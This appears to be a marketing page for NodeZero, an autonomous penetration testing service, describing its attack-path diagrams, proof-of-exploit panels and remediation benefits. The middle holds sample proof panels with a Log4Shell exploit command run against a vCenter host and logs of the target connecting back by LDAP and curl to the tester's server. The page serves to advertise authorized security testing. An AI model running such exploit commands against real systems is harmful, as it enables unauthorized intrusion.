




AUTONOMOS.AI

Introduces

NodeZero™

Autonomous Continuous Penetration Testing



NodeZero Features

NodeZero is a managed security software platform that is safe to run in production and requires no persistent or credentialed agents. Not just a compliance checkbox, this is effective security to keep your company out of the headlines.

Critical Impacts

Tired of dealing with false positives? NodeZero filters the noise and identifies the critical impacts that must be fixed now, so you don't waste valuable time and resources chasing down vulnerabilities that don't pose a threat to the business.

Path

NodeZero's detailed path diagrams show you how NodeZero chains together vulnerabilities, harvested credentials, misconfigurations and dangerous product defaults into attack vectors that lead to critical impacts, showing exactly how an attacker can compromise your system.

Proof

Proof-of-exploit panels show you exactly how an attacker can compromise your system, while our fix action procedures provide you with detailed guidance on how to fix what was found.

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Proof
An application at or behind https://10.0.100.200 made a JNDI connection back to an LDAP server hosted at NodeZero

python3 /opt/h3/log4shell_exploit.py https://10.0.100.200 /opt/h3/nuclei-templates/log4shell-exploit/CVE-2021-44228-vcenter-exploit.yaml -i 10.0.220.53 --ldap_port 8080 --http_port 8080 --ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path /opt/h3/m0_http_server.py -o output.json
Timestamp UTC: 2022-01-02 15:31:43
LDAP Callback URL: ldap://10.0.220.53:8080/c235b931c5d4200cc79b6a71d77f3c13/env/hostname/vcsa.olympos

Proof
Proof of remote code execution via Log4Shell: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

python3 /opt/h3/log4shell_exploit.py https://10.0.100.200 /opt/h3/nuclei-templates/log4shell-exploit/CVE-2021-44228-vcenter-exploit.yaml -i 10.0.220.53 --ldap_port 8080 --http_port 8080 --ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path /opt/h3/m0_http_server.py -o output.json
Timestamp UTC: 2022-01-02 15:32:47
Connection: From 10.0.100.200:99804 to 10.0.220.53:8080

HTTP Request:
GET /php/fixme/curl?c=230991c5d4200cc79b6a71d77f3c13 HTTP/1.1
Host: 10.0.220.53:8080
User-Agent: curl/7.78.0
Accept: */*
  
```



Why NodeZero?

Continuous

Have the system and data constantly protected.
Autonomos AI will Find Fix & Verify with NodeZero.

Proactive

Don't wait until damage has occurred and have to be Re-active, be Pro-Active. Continuous pentesting and protection is now possible. Decide when and how often you want your system and environment checked.

Safe

You define the scope of the operation
No external consultants in your office space. No credentials required. No Security compromises. No Trust issues. NodeZero runs Autonomously.



Accuracy – NodeZero will help you focus on fixing problems that matter, saving you and your team from chasing down unexploitable vulnerabilities and false positives.



Effort – Our autonomous penetration tests will give you answers in hours, not weeks or months. We do the work that gives you the view of your organization that you want and the information as to what needs to be fixed.



Speed – You can assess your entire organization in a matter of hours, versus waiting weeks or months for consultants to manually run scans and produce reports.



Coverage – With NodeZero, you can assess your entire network, not just a sample. Our algorithm fingerprints your external, internal, identity, on-prem, IoT, and cloud attack surfaces.



Remediation – Our goal is to create a bias for action – helping you quickly find exploitable problems, fix them and then verify that the problems no longer exist. Red and Blue teams must work together, and NodeZero sets the conditions for a Purple Team culture.